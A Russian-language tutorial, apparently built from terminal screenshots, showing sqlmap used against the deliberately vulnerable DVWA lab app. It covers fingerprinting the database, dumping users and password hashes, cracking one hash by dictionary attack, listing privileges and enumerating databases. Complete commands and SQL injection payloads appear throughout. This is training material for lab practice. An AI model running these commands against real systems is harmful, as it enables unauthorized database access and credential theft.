
```
root@root:/pentest/database/sqlmap# ls -l sqlmap.py
-rwxr-xr-x 1 root root 3513 2011-06-01 23:41 sqlmap.py
root@root:/pentest/database/sqlmap# 
```

Получаем информацию о пользователе БД для DVWA, заменив скопированным Referer Link строку после флага “–u” и скопированными cookie строку после “—cookie”


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" -b --current-db --current-user
```


Получили интересующие данные:


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=2' AND SLEEP(5) AND 'oGEG'='oGEG&Submit=Submit
---

[01:25:11] [INFO] manual usage of GET payloads requires url encoding
[01:25:11] [INFO] the back-end DBMS is MySQL
[01:25:11] [INFO] fetching banner
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
banner:    '5.1.51'

[01:25:11] [INFO] fetching current user
current user:    'root@localhost'

[01:25:11] [INFO] fetching current database
current database:    'dvwa'

[01:25:11] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.38'

[*] shutting down at: 01:25:11

root@root:/pentest/database/sqlmap#
```


Использование SqlMap для определения пользователей и паролей управления БД:

Определяем пользователей и пароли БД, подставив в строку Referer Link и Cookie, полученные выше:




```
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" --string="Surname" --users --password

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:29:30

[01:29:30] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:29:30] [INFO] resuming injection data from session file
[01:29:30] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:29:30] [INFO] testing connection to the target url
[01:29:30] [INFO] testing if the provided string is within the target URL page c
ontent
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
```

Получили интересующие данные:



```
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[01:29:30] [INFO] fetching database users
database management system users [6]:
[*] ''@'Fedora14'
[*] ''@'localhost'
[*] 'db_hacker'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'Fedora14'
[*] 'root'@'localhost'

[01:29:30] [INFO] fetching database users password hashes
do you want to use dictionary attack on retrieved password hashes? [Y/n/q] y
[01:29:44] [INFO] using hash method: 'mysql_passwd'
what's the dictionary's location? [/pentest/database/sqlmap/txt/wordlist.txt]
[01:29:52] [INFO] loading dictionary from: '/pentest/database/sqlmap/txt/wordlis
t.txt'
do you want to use common password suffixes? (slow!) [y/N] y
[01:29:58] [INFO] starting dictionary attack (mysql_passwd)
[01:29:58] [INFO] found: 'abc123' for user: 'db_hacker'
database management system users password hashes:
[*] db_hacker [1]:
    password hash: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
    clear-text password: abc123
[*] root [2]:
    password hash: *995482DFA707D02F345EACD80A4CF36706905E04
    password hash: NULL
```

Получите привилегии пользователя db_hacker, вставив в строку свои cookie и referrer link:




root@root: /pentest/database/sqlmap
File Edit View Terminal Help
Click to switch

```
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" -U db_hacker --privileges

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:36:33

[01:36:33] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:36:33] [INFO] resuming injection data from session file
[01:36:33] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:36:33] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
```

Заметьте, что пользователь "db_hacker" DBMS имеет административные привилегии.


Заметьте, что пользователь "db_hacker" может войти в систему откуда угодно, используя оператор "%".



root@root: /pentest/database/sqlmap
File Edit View Terminal Help


```
[01:36:33] [INFO] fetching database users privileges
database management system users privileges:
[*] 'db_hacker'@'%' (administrator) [27]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
```

Получение таблиц DVWA и их содержания


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
[*] shutting down at: 01:47:29

root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" --dbs

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:49:35

[01:49:35] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:49:35] [INFO] resuming injection data from session file
[01:49:35] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:49:35] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
```


Получили данные:


root@root: /pentest/database/sqlmap
File Edit View Terminal Help
root@root: /pentest/databa

```
    Payload: id=2' UNION ALL SELECT NULL, CONCAT(CHAR(58,110,120,110,58),IFNULL(
CAST(CHAR(104,118,121,83,97,113,101,110,77,98) AS CHAR),CHAR(32)),CHAR(58,116,11
8,104,58))# AND 'TILi'='TILi&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=2' AND SLEEP(5) AND 'oGEG'='oGEG&Submit=Submit
---

[01:49:35] [INFO] manual usage of GET payloads requires url encoding
[01:49:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[01:49:35] [INFO] fetching database names
available databases [4]:
[*] dvwa
[*] information_schema
[*] mysql
[*] test

[01:49:35] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.38'

[*] shutting down at: 01:49:35

root@root:/pentest/database/sqlmap#
```

